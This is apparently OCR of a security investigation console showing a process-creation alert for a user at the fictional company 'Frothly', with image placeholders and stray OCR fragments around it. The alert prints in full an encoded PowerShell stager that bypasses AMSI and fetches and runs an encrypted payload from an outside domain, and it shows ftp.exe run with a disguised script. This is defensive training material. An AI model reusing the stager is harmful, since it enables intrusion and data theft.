
Investigation View




Investigation View




Investigation View




Investigation View



Investigation View



Investigation View



Investigating the Event


Details

CommandLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
ParentCommandLine	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc W1JlZl0uQXNTRW1iTFkuR2V0VFlQRSgnU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHMnKXw/eyRfXwleyRfLkdlVEZJZUxkKCdhbXNpSW5pdEZhaWxlZCcsJ05vblB1YmxpYyxxTdGF0aWMnKS5TRXRWYUxVRSgkblVMbCwkVFJ1RSl9O1tTWXN0ZW0uTkV0LlNFUnZJQ0VQT0luVE1BbmFnRVJdOjpFWFBFY3QxMDBDb250aU51ZT0wOyR3Qz1ORVctT2JqRUN0IFNZc1RlTS5OZVQuV0ViQ2xpRW50OyR1PSdNb3ppbGxhLzUuMCAoV2luZG93cyBOVCA2LjE7IFdPVzY0OyBUcmlkZW50LzcuMDsgcnY6MTEuMCkgbGlrZSBHZWNrbyc7W1N5c3RlbS5OZXQuU2VydmljZVBvaW50TWFuYWdlcl06OlNlcnZlckNlcnRpZmljYXRlVmFsaWRhdGlvbkNhbGxiYWNrID0geyR0cnVlfTskd2MuSGVBZGVSUy5BZEQoJ1VzZXItQWdlbnQnLCR1KTskV0MuUHJveHk9W1N5U1RFbS5OZXQuV2VCUkVRVWVTdF06OkRFZkF1bFRXZUJQcm94WTskV2MuUFJPeHkuQ1JlRGVOdElhbFMgPSBbU3lzdEVtLk5FdC5DckVkRW50aWFMQ2FjSGVdOjpEZUZBdUx0TmV0V09Sa0NSRUlTnRJQWxzOyRLPVtTeXN0RW0uVGV4dC5FbmNPREluZ106OkFTQ0lJLkdlVEJ5VGVTKCczODkyODhlZGQ3OGU4ZWEyZjU0OTQ2ZDMyMDliMTZiOCcpOyRSPXskRCwkSz0kQVJnczskUz0wLi4yNTU7MC4uMjU1fCV7JEo9KCRKKyRTWyRfXSskS1skXyUkSy5Db3VOdF0pJTI1NjskU1skX10sJFNbJEpdPSRTWyRKXSwkU1skX119OyREfCV7JEk9KCRJKzEpJTI1NjskSD0oJEgrJFNbJEldKSUyNTY7JFNbJEldLCRTWyRlXT0kU1skSF0sJFNbJEldOyRfLUJ4T1IkU1soJFNbJEldKyRTWyRlXSklMjU2XX19OyR3Yy5lZWFkRVJzLkFEZCgiQ29va2llIiwic2Vzc2lvbj1scnRSSEtrQTZJTDVoL2Q4RWtrNlFzeHlQdms9Iik7JHNlcj0naHR0cHM6Ly9mcGV0cmFhcmRlbGxhLmJhbmQ6NDQzJzskdD0nL2FkbWluL2dldC5waHAnOyREQVRBPSRXQy5Eb1dOTG9hRERBVEEoJFNFUiskVCk7JGlWPSREQXRhWzAuLjNdOyREYXRBPSRkQVRhWzQuLiREYVRhLmxFTkdUaF07LUpvSU5bQ0hhcltdXSgmICRSICRkYVRhICgkSVYrJEspKXxJRVg=
ParentImage	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdLine	C:\Windows\system32\ftp.exe -i -s:winsys64.dll
destinationDnsDomain	fpetraardella.band ▾
dvc_asset_tag	windows
fileHashSha1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D ▾
signature	Process Create
sourceDnsDomain	wrk-btun.frothly.local ▾
sourceUserName	FROTHLY\billy.tun ▾
user_identity_tag	americas


ata into doing

Investigation View


Investigating the Event



